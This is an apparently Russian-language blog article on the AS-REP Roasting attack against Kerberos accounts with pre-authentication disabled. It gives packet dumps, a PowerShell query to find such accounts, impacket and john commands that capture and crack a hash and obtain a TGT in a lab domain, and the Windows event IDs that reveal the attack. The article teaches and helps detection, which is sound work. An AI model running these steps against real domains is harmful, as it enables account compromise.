
Немножко про As-Rep Roasting и его артефакты

habr.com/ru/articles/826620


artrone

July 4, 2024




🔥 Атака **As-rep Roasting** позволяет злоумышленнику воспользоваться отключенной преаутентификацией Kerberos для пользователя с целью компрометации УЗ .

Теория




Когда Клиент приступает к проверке подлинности, на DC отправляется сообщение **AS*REQ*** *(Authentication Service Request).* ***AS*REQ**-сообщение **включает в себя** UPN (UserPrincipalName aka логин), имя службы, к

которой идет обращение (**всегда krbtgt**), а также штамп времени, зашифрованный с использованием хеша пароля учетной записи пользователя.



Если пользователь имеет отключенную преаутентификацию, то AS_REQ будет **содержать всё, кроме зашифрованной метки времени (pA-ENC-TIMESTAMP).** Именно по этой причине, при проведении атаки можно вводить любой пароль- он не используется. DC не требует проверки подлинности временной метки. Вместо этого DC сразу же создаёт AS_REP и отправляет его клиенту.

По сути, при таком раскладе, схема аутентификации приобретает такой вид:



Это дает возможность получить TGT путем брутфорса содержимого AS_REP - сообщение **содержит в себе** билет TGT (Ticket Granting Ticket), зашифрованный с использованием хеша пароля учетной записи krbtgt, и сеансовый ключ, зашифрованный с использованием хеша пароля учетной записи пользователя.

Легитимный запрос AS_REQ и ответ SQ_REP:

```
Record Mark: 301 bytes
as-req
    pvno: 5
    msg-type: krb-as-req (10)
    padata: 2 items
    PA-DATA pA-ENC-TIMESTAMP
        padata-type: pA-ENC-TIMESTAMP (2)
        padata-value: 3041a003020112a23a04381cc2c8f2142f788851319d2c48e364ce4b5d62a7af529a12c84bdbdf357d2
            etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
            cipher: 1cc2c8f2142f788851319d2c48e364ce4b5d62a7af529a12c84bdbdf357d2e608971155ce172464c37b944
    PA-DATA pA-PAC-REQUEST
        padata-type: pA-PAC-REQUEST (128)
        padata-value: 3005a0030101ff
            include-pac: True
    req-body
        Padding: 0
        kdc-options: 40810010
        cname
            name-type: kRB5-NT-PRINCIPAL (1)
            cname-string: 1 item
                CNameString: Admin
        realm: TEST.LOCAL
        sname
            name-type: kRB5-NT-SRV-INST (2)
            sname-string: 2 items
                SNameString: krbtgt
                SNameString: TEST.LOCAL
        till: Sep 13, 2037 05:48:05.000000000 RTZ 2 (����)
        rtime: Sep 13, 2037 05:48:05.000000000 RTZ 2 (����)
        nonce: 2126504250
        etype: 6 items
        addresses: 1 item PC1<20>
```

Запрос с использованием impacket-GetNPUsers:

```
Kerberos
    Record Mark: 179 bytes
    as-req
        pvno: 5
        msg-type: krb-as-req (10)
        padata: 1 item
            PA-DATA pA-PAC-REQUEST
                padata-type: pA-PAC-REQUEST (128)
                    padata-value: 3005a0030101ff
                        include-pac: True
        req-body
            Padding: 0
            kdc-options: 50800000
            cname
                name-type: kRB5-NT-PRINCIPAL (1)
                cname-string: 1 item
                    CNameString: asrep-user
            realm: TEST.LOCAL
            sname
                name-type: kRB5-NT-PRINCIPAL (1)
                sname-string: 2 items
                    SNameString: krbtgt
                    SNameString: TEST.LOCAL
            till: Jun 30, 2024 00:42:07.000000000 EDT
            rtime: Jun 30, 2024 00:42:07.000000000 EDT
            nonce: 620850720
            etype: 1 item
```

Как видно, **padata** содержит 1 элемент и не содержит в себе метку времени

Вариант локальной разведки на наличие пользователей с выключенной преаутентификацией с использованием PoSH:

```
get-aduser -f * -pr DoesNotRequirePreAuth | where {$_.DoesNotRequirePreAuth -eq $TRUE}
```

Практика

Включенная преаутентификация

Попытка проведения атаки на аккаунт Admin, который имеет включенную преаутентификацию:


```
impacket-GetNPUsers -request test.local/Admin -format john -outputfile hash.hash -dc-ip 192.168.1.1
```

```
┌──(root㉿kali)-[~]
└─# impacket-GetNPUsers -request test.local/Admin -format john -outputfile hash.hash -dc-ip 192.168.1.1
Impacket v0.12.0.dev1+20230907.33311.3f645107 - Copyright 2023 Fortra

Password:
[*] Cannot authenticate Admin, getting its TGT
[-] User Admin doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Как видно, возникает ошибка “UF_DONT_REQUIRE_PREAUTH”, которая говорит о включенной преаутентификации пользователя и, как следствие, ошибки проверки временной метки.

Так выглядит AS_REQ и AS_REP при неудачной попытке атаки:



Выключенная преаутентификация

Попытка проведения атаки на аккаунт asrep-user, который имеет выключенную преаутентификацию:

```
impacket-GetNPUsers -request test.local/asrep-user -format john -outputfile hash.hash -dc-ip 192.168.1.1
```

```
┌──(root㉿kali)-[~]
└─# impacket-GetNPUsers -request test.local/asrep-user -format john -outputfile hash.hash -dc-ip 192.168.1.1
Impacket v0.12.0.dev1+20230907.33311.3f645107 - Copyright 2023 Fortra

Password:
[*] Cannot authenticate asrep-user, getting its TGT
$krb5asrep$asrep-user@TEST.LOCAL:8aad65bb081c6113f5971c4e8055540a$d45cd84e9c5115fb12b2e3a73464af1f608f87b33aea6cc
504ca34e817e41f1beaf848dcb2813cbd91ee1e0eefb6db85ce94838d87798f5f1433da19692d5a897c717b951cc3314cada40c437971bc7b
617d80acbced86d531bd1dc88364c088672fbcd559b5b127e98f209cf1370b2dd6e4d41da1cba99f0fda0bb85b92e199bfb9befd7c9c14695
06aeffc558dcd693cd8f14d1bde74f6b24c7ddb5224beb3606787f65bc5b80af3a52848094e3f6ab1a498025943c718b4a9cc866ace26747f
966042cf57c66c3a449fed70e72845ab7ee3aa3314fb8840630e2917c650d829b1cd04057b4b02
```

Как видно, KDC (AS) не стал проверять метку времени, вернув нам AS-REP и, фактически, билет TGT.

Так выглядит AS_REQ и AS_REP при успешной атаке:

```
....j..0.........
..0.0.......    ..0.........0.......P.....0........0..
asrep-user...
TEST.LOCAL..0........0...krbtgt.
TEST.LOCAL....20240629112402Z....20240629112402Z.........0.......dk..`0..\.............
TEST.LOCAL..0........0..
asrep-user....a...0..........
TEST.LOCAL..0........0...krbtgt.
TEST.LOCAL....0.....................1U.      ....r.!.$.s?.......;w..Z...D........Rr..U.r..
X-%..........C...0..T(.a..%)-[.O.
...{..;."
...I).zqwQ.L]Ug..P.....g.8t..4.r...TJ>!
.2y      .'....g.u.}..XF
.s.1....~......w$.........n.$...sF?..k. .(%.X...-..P...}..C_.p.....{....A...M.jA......D..f...$..
..|p.hp..w4.........2....-Cj.P..4d...wk'Ms.@..}.W^.z...!.q.iH....[.( /?.h..H.Pv....%..au...9..3.
6gz..#.T.."......v.<{9...I-.*G.n.|..[....CX?w..~....Z.....u......L..y".?.DS
z.=....5G0.W}O..D..._K.k(/"..?..n......G...|...;QK.K.5....pvzr."YL.b.G....|...M.."......8...A..X
.-..     .........0.9...F....P%yS)..Xe......D.....b.....A.G1.+..1...R....s%../......q......
...Xu.........R.|....Sh2...dL..........'.....2..6=.r  .^.TKi.....|o
u.Q...79q..Z.V0..W..`..(....M&Dj.U....y;p.......l...as0.
.V.L._....]....c7M......X.....n"....[...,..hL'...y7uPa....B...m...,..._..Ka...{../z...?.......5s
_.xF5O.......^....t..
M....W   ;
..y\..<V...".%.
..O.gY.Y.....6.~..Z{.P.(.l?.J..8....'....<...x.7.M....-.V...U.....  ...7.i......t.4.i..o....0....
.................e...a....N.UT
.\.N.Q......4d..`...:.l...4.......H...<..............y._.3..i-Z.|q{...1L...Cyq.{a}......1....d..
```

Профит

Брутфорсим AS_REP, который представлен в виде хэша в формате john и получаем TGT:

```
┌──(root㉿kali)-[~]
└─# john hash.hash --wordlist=passwords.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PB
KDF2 HMAC-SHA1 AES 128/128 SSE2 4x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 8 needed for performance.
preAuth0ff1      ($krb5asrep$asrep-user@TEST.LOCAL)
1g 0:00:00:00 DONE (2024-06-28 07:45) 33.33g/s 33.33p/s 33.33c/s 33.33C/s preAuth0ff1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

По факту, уже есть полностью скомпрометированная учетка.

Явно получаем TGT:

```
┌──(root㉿kali)-[~]
└─# impacket-getTGT test.local/asrep-user:preAuth0ff1 -dc-ip 192.168.1.1
Impacket v0.12.0.dev1+20230907.33311.3f645107 - Copyright 2023 Fortra

[*] Saving ticket in asrep-user.ccache
```

При получении TGT, можно заэкспорить билет в переменные окружения для последующей авторизации через Kerberos, используя сторонние утилиты.

```
┌──(root㉿kali)-[~]
└─# export KRB5CCNAME=asrep-user.ccache
```

Артефакты

При эксплуатации As-rep Roasting, порядок событий MSGID будет состоять из:

1. 4776 (Аудит отказа) - Компьютер пытался проверить учетные данные УЗ
2. 4625 (Аудит отказа) - УЗ не удалось выполнить вход в систему
3. 4768 (Аудит успеха) - Запрошен билет TGT (Тип шифрования билета: 0x17)